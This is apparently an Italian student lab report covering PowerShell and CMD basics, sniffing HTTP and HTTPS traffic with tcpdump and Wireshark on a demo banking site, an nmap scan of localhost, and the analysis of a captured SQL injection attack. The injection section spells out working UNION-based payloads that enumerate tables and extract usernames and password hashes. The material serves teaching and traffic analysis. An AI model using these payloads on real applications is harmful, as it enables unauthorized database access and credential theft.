

# **LEGENDA**

## **Powershell e CMD**

- Confronto
- Task Manager
- Pulizia Cestino da riga di comando

## **Sniff HTTP e HTTPS**

- Analisi HTTP
- Analisi HTTPS

## **ATTACCO E ANALISI SQL-INJECTION**

- Scansione Nmap
- Fase 1
- Fase 2
- Fase 3
- Fase 4

# Powershell e CMD

## Confronto

Proviamo a vedere le differenze tra Powershell e CMD:

i loro comandi sono simili, in powershell possiamo notare qualche informazione in più mostrata nelle cartelle come i permessi Mode

The screenshot shows two windows side-by-side. The left window is 'Windows PowerShell' showing a detailed directory listing for 'C:\Users\Diego'. It includes columns for Mode, LastWriteTime, Length, and Name, along with file permissions. The right window is 'Prompt dei comandi' showing a standard directory listing for 'C:\Users\Diego' with columns for Name, Size, and Type. Both windows show the output of the 'ping' command at the bottom.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multiplattaforma https://aka.ms/powershell

PS C:\Users\Diego> dir

    Directory: C:\Users\Diego

Mode                LastWriteTime     Length Name
-->---->----->----->
d-rw-- 05/12/2024 14:49          3D Objects
d-rw-- 05/12/2024 14:49          Contacts
d-rw-- 05/12/2024 14:49          Desktop
d-rw-- 05/12/2024 14:49          Documents
d-rw-- 05/12/2024 14:49          Downloads
d-rw-- 05/12/2024 14:49          Favorites
d-rw-- 05/12/2024 14:49          Links
d-rw-- 05/12/2024 14:49          Music
d-rw-- 05/12/2024 14:51          OneDrive
d-rw-- 05/12/2024 14:50          Pictures
d-rw-- 05/12/2024 14:49          Saved Games
d-rw-- 05/12/2024 14:50          Searches
d-rw-- 05/12/2024 14:49          Videos

PS C:\Users\Diego> ping

cmd.exe
Microsoft Windows [Versione 10.0.19045.3803]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\Diego>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: D20F-49DF

    Directory di C:\Users\Diego

06/12/2024 09:35 <DIR> .
06/12/2024 09:35 <DIR> ..
05/12/2024 14:49 <DIR> 3D Objects
05/12/2024 14:49 <DIR> Contacts
05/12/2024 14:49 <DIR> Desktop
05/12/2024 14:49 <DIR> Documents
05/12/2024 14:49 <DIR> Downloads
05/12/2024 14:49 <DIR> Favorites
05/12/2024 14:49 <DIR> Links
05/12/2024 14:49 <DIR> Music
05/12/2024 14:51 <DIR> OneDrive
05/12/2024 14:50 <DIR> Pictures
05/12/2024 14:49 <DIR> Saved Games
05/12/2024 14:50 <DIR> Searches
05/12/2024 14:49 <DIR> Videos
05/12/2024 14:49 <DIR> .

0 File      0 byte
15 Directory 33.036.726.272 byte disponibili
```

Vediamo alcuni comandi:

Usiamo Netstat -r per vedere la tabella di route attiva:

```


PS C:\Users\Diego> netstat -r
=====
Elenco interfacce
 14...08 00 27 08 69 48 .....Intel(R) PRO/1000 MT Desktop Adapter
 1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask       Gateway     Interfaccia Metrica
    0.0.0.0          0.0.0.0   192.168.1.1  192.168.1.200    281
  127.0.0.0        255.0.0.0   On-link      127.0.0.1     331
  127.0.0.1        255.255.255.255  On-link      127.0.0.1     331
  127.255.255.255 255.255.255.255  On-link      127.0.0.1     331
  192.168.1.0      255.255.255.0  On-link      192.168.1.200    281
  192.168.1.200    255.255.255.255  On-link      192.168.1.200    281
  192.168.1.255    255.255.255.255  On-link      192.168.1.200    281
  224.0.0.0         240.0.0.0   On-link      127.0.0.1     331
  224.0.0.0         240.0.0.0   On-link      192.168.1.200    281
  255.255.255.255 255.255.255.255  On-link      127.0.0.1     331
  255.255.255.255 255.255.255.255  On-link      192.168.1.200    281
=====
Route permanenti:
  Indirizzo rete      Mask   Indir. gateway Metrica
    0.0.0.0          0.0.0.0   192.168.1.1  Predefinito
=====

IPv6 Tabella route
=====
Route attive:
  Interf Metrica Rete Destinazione      Gateway
  14     281 ::/0                      fe80::22b0:1ff:fee0:8dd4
  1     331 ::/128                    On-link
  14     281 2001:b07:646a:e2c6::/64  On-link
  14     281 2001:b07:646a:e2c6::/64  fe80::22b0:1ff:fee0:8dd4
  14     281 2001:b07:646a:e2c6:8e5:d780:fd03:44b1/128
                                On-link
  14     281 2001:b07:646a:e2c6:48d2:b21e:3aa9:7eeb/128
                                On-link

```

In Powershell non ci si può spostare di permessi e diventare amministratori da riga di comando quindi bisogna uscire e cliccare col tasto destro del mouse ed eseguire il programma come amministratore.



## Task Manager

Vediamo anche i permessi di Task Manager, possiamo infatti vedere che ritroviamo lo stesso PID sia su Powershell sia su Task Manager.  
“netstat -abn”

The screenshot shows two windows side-by-side. On the left is a Windows PowerShell window titled "Amministratore: Windows PowerShell" with the command "netstat -abn" run. It displays network connections with columns for Proto, Indirizzo locale, Indirizzo esterno, Stato, and PID. On the right is a "Gestione attività" (Task Manager) window showing processes. Both windows show a process with PID 936, which corresponds to the netstat command.

Nome	PID	Stato	Nome utente
csrss.exe	456	In esecuzione	SYSTEM
svchost.exe	464	In esecuzione	SYSTEM
svchost.exe	484	In esecuzione	SYSTEM
wininit.exe	536	In esecuzione	SYSTEM
crss.exe	544	In esecuzione	SYSTEM
winlogon.exe	608	In esecuzione	SYSTEM
services.exe	680	In esecuzione	SYSTEM
lsass.exe	700	In esecuzione	SYSTEM
Taskmgr.exe	784	In esecuzione	Diego
svchost.exe	812	In esecuzione	SYSTEM
fontdrvhost.exe	840	In esecuzione	UMFD-0
svchost.exe	936	In esecuzione	SERVIZIO DI RETE
svchost.exe	980	In esecuzione	SYSTEM

### Pulizia Cestino da riga di comando

Infine vediamo anche il comando per Svuotare il cestino da riga di comando Powershell  
“clear-recyclebin”

The screenshot shows a PowerShell window with the command "clear-recyclebin" run. It prompts for confirmation ("Conferma Eseguire l'operazione?") and shows the options for responding. To the right, a desktop icon for the "Cestino" (Recycle Bin) is shown, which is currently empty.

### Proviamo a Sniffare(termine che indica “spiare”) con Wireshark:

Questo comando avvia tcpdump e registra il traffico di rete sull'interfaccia **enp0s3**.

L'opzione di comando consente di specificare l'interfaccia. Se non specificato, tcpdump acquisirà tutto il traffico su tutte le interfacce. **-i**

L'opzione di comando specifica la lunghezza dello snapshot per ogni pacchetto. Dovresti limitare snaplen al numero più piccolo che catturerà le informazioni sul protocollo a cui sei interessato. L'impostazione di snaplen su 0 lo imposta al valore predefinito di 262144, per la compatibilità con le versioni precedenti recenti di tcpdump. **-s**

L'opzione **command** viene utilizzata per scrivere il risultato del comando tcpdump in un file. L'aggiunta dell'estensione .pcap garantisce che i sistemi operativi e le

applicazioni siano in grado di leggere su file. Tutto il traffico registrato verrà stampato nel file httpdump.pcap nella home directory dell'analista utente. -w

# Sniff HTTP e HTTPS

## Analisi HTTP


```
sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
```

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
~C1403 packets captured
1403 packets received by filter
0 packets dropped by kernel
```

The screenshot shows a web browser window for the Altoro Mutual Online Banking Login page. The URL in the address bar is [www.altoromutual.com/login.jsp](http://www.altoromutual.com/login.jsp). The page has a green header with the Altoro Mutual logo and navigation links for Sign In, Contact Us, Feedback, and Search. On the right side of the header, there is a "DEMO SITE ONLY" button. The main content area is titled "Online Banking Login". It contains fields for "Username:" and "Password:". A warning message is displayed in a box: "This connection is not secure. Logins entered here could be compromised. Learn More". Below the login form, there are three columns of links: PERSONAL (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services), SMALL BUSINESS (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services), and INSIDE ALTORO MUTUAL (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, Subscribe). At the bottom of the page, there is a footer with links to Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice: "© 2024 Altoro Mutual, Inc.". A note at the bottom right says: "This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features".

Tornare nel terminale e fare **Ctrl + C** per terminare l'acquisizione.

Controlliamo il file con wireshark.



httpdump.pcap [Wireshark 2.5.1]

No.	Time	Source	Destination	Protocol	Length	Info
611	5.450115	65.61.137.117	10.0.2.15	HTTP	152	HTTP/1.1 200 OK (text/css)
613	5.450410	10.0.2.15	65.61.137.117	HTTP	400	GET /images/logo.gif HTTP/1.1
614	5.450955	10.0.2.15	65.61.137.117	HTTP	400	GET /images/header_pic.jpg HTTP/1.1
626	5.585612	10.0.2.15	65.61.137.117	HTTP	403	GET /images/pf_lock.gif HTTP/1.1
630	5.587155	10.0.2.15	65.61.137.117	HTTP	404	GET /images/gradient.jpg HTTP/1.1
633	5.589322	65.61.137.117	10.0.2.15	HTTP	5271	HTTP/1.1 200 OK (GIF89a)
646	5.722596	65.61.137.117	10.0.2.15	HTTP	354	HTTP/1.1 200 OK (GIF89a)
648	5.723869	65.61.137.117	10.0.2.15	HTTP	594	HTTP/1.1 200 OK (JPEG JFIF image)
650	5.723898	65.61.137.117	10.0.2.15	HTTP	1175	HTTP/1.1 200 OK (JPEG JFIF image)
658	5.760878	10.0.2.15	65.61.137.117	HTTP	408	GET /favicon.ico HTTP/1.1
666	6.283564	10.0.2.15	65.61.137.117	HTTP	348	GET /favicon.ico HTTP/1.1
667	6.371728	65.61.137.117	10.0.2.15	HTTP	7168	HTTP/1.1 404 Not Found (text/html)
813	54.469271	10.0.2.15	65.61.137.117	HTTP	589	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
817	54.742946	65.61.137.117	10.0.2.15	HTTP	327	HTTP/1.1 302 Found
819	54.748276	10.0.2.15	65.61.137.117	HTTP	607	GET /bank/main.jsp HTTP/1.1
835	55.879422	65.61.137.117	10.0.2.15	HTTP	802	HTTP/1.1 200 OK (text/html)

Frame 813: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)  
 ▶ Ethernet II, Src: PcsCompu\_d4:5c:f9 (08:00:27:d4:5c:f9), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)  
 ▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117  
 ▶ Transmission Control Protocol, Src Port: 48198, Dst Port: 80, Seq: 1, Ack: 1, Len: 535  
 ▶ Hypertext Transfer Protocol  
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded  
 ▶ Form item: "uid" = "Admin"  
 ▶ Form item: "passw" = "aDMIN"  
 ▶ Form item: "btnSubmit" = "Login"


```

0220 73 3a 20 31 0d 0a 0d 0a 75 69 64 3d 41 64 6d 69  s: 1.... uid=Admin
0230 6e 26 70 61 73 73 77 3d 61 44 4d 49 4e 26 62 74  n=passw=aDMIN&bt
0240 6e 53 75 62 6d 69 74 3d 4c 6f 67 69 6e  nSubmit= Login
  
```


Cliccando sulla riga Post possiamo vedere in chiaro (perchè la pagina era senza crittografia) le credenziali con cui si è fatto l'accesso.

# Analisi HTTPS

Ora proviamo con un sito HTTPS, rifacciamo gli stessi passaggi da terminale già fatti e analizziamo il wireshark https:



Stavolta le Informazioni non saranno leggibili perchè protette e criptate:



Questi sono i passaggi che un attaccante Man In The Middle potrebbe fare per intercettare e Sniffare i nostri dati.

Riflessione:

Quali sono i vantaggi dell'utilizzo di HTTPS invece di HTTP?

**Quando si utilizza HTTPS, il payload dei dati di un messaggio viene crittografato e può essere visualizzato solo dai dispositivi che fanno parte della conversazione crittografata.**

Tutti i siti web che utilizzano HTTPS sono considerati affidabili?

No, perché i siti Web dannosi possono utilizzare HTTPS per apparire legittimi pur continuando a catturare i dati e gli accessi degli utenti.

## SCANSIONE CON NMAP

## A cosa serve nmap?

Nmap viene utilizzato per scansionare una rete e determinare gli host e i servizi disponibili offerti nella rete. Alcune delle funzionalità di nmap includono il rilevamento dell'host, la scansione delle porte e il rilevamento del sistema operativo. Nmap può essere comunemente utilizzato per i controlli di sicurezza, per identificare le porte aperte, l'inventario della rete e trovare vulnerabilità nella rete.

Proviamo una scansione su noi stessi:

```
nmap -A -T4 localhost
```

```
[analyst@secOps ~]$ Nmap -A -T4 scanme.nmap.org
bash: Nmap: command not found
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 14:51 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.0.8 or later
|_  ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0          0          0 Mar 26  2018 ftp-test
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 127.0.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
[analyst@secOps ~]$
```

## ATTACCO E ANALISI SQL-INJECTION

### Fase 1


L'Attaccante ha inserito una query (`1=1`) in una casella di ricerca UserID sul target `10.0.2.15` per verificare se l'applicazione è vulnerabile all'SQL injection. Invece di rispondere con un messaggio di errore di accesso, l'applicazione ha risposto con un record da un database. L'utente malintenzionato ha verificato di poter inserire un comando SQL e il database risponderà. La stringa di ricerca

1=1 crea un'istruzione SQL che sarà sempre vera. Nell'esempio, non importa cosa viene inserito nel campo, sarà sempre vero.



## Fase 2

L'Attaccante ha inserito una query (1' o 1=1 union select null, version ()#) in una casella di ricerca UserID sul target 10.0.2.15 per individuare l'identificatore di versione. Si noti che l'identificatore di versione si trova alla fine dell'output, subito prima del codice HTML di chiusura </pre>.</div>.



## Fase 3

L'Attaccante ha inserito una query (1' o 1=1 union select null, table\_name da information\_schema.tables#) in una casella di ricerca UserID sulla destinazione 10.0.2.15 per visualizzare tutte le tabelle nel database. Ciò fornisce un enorme output di molte tabelle, poiché l'utente malintenzionato ha specificato "null" senza ulteriori specifiche.

The screenshot shows the Wireshark interface with a follow-up stream for TCP stream 5 from the file SQL\_Lab.pcap. The ASCII dump pane displays a multi-line SQL query being sent to the database. The query is a UNION SELECT statement targeting the 'users' table, attempting to extract user names and passwords. The query is as follows:

```
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name
```

Packet 27. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (45 kB) Show and save data as ASCII

Find: users Find Next

Help Filter Out This Stream Print Save as... Back Close

## Fase 4

L'Attaccante ha inserito una query (1' o 1=1 unione seleziona utente, password da users#) in una casella di ricerca UserID sul target 10.0.2.15 per estrarre nomi utente e hash delle password.

```

<pre>ID: 1' or 1=1 union select user, password from users#<br/>
/>First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1'
or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name:
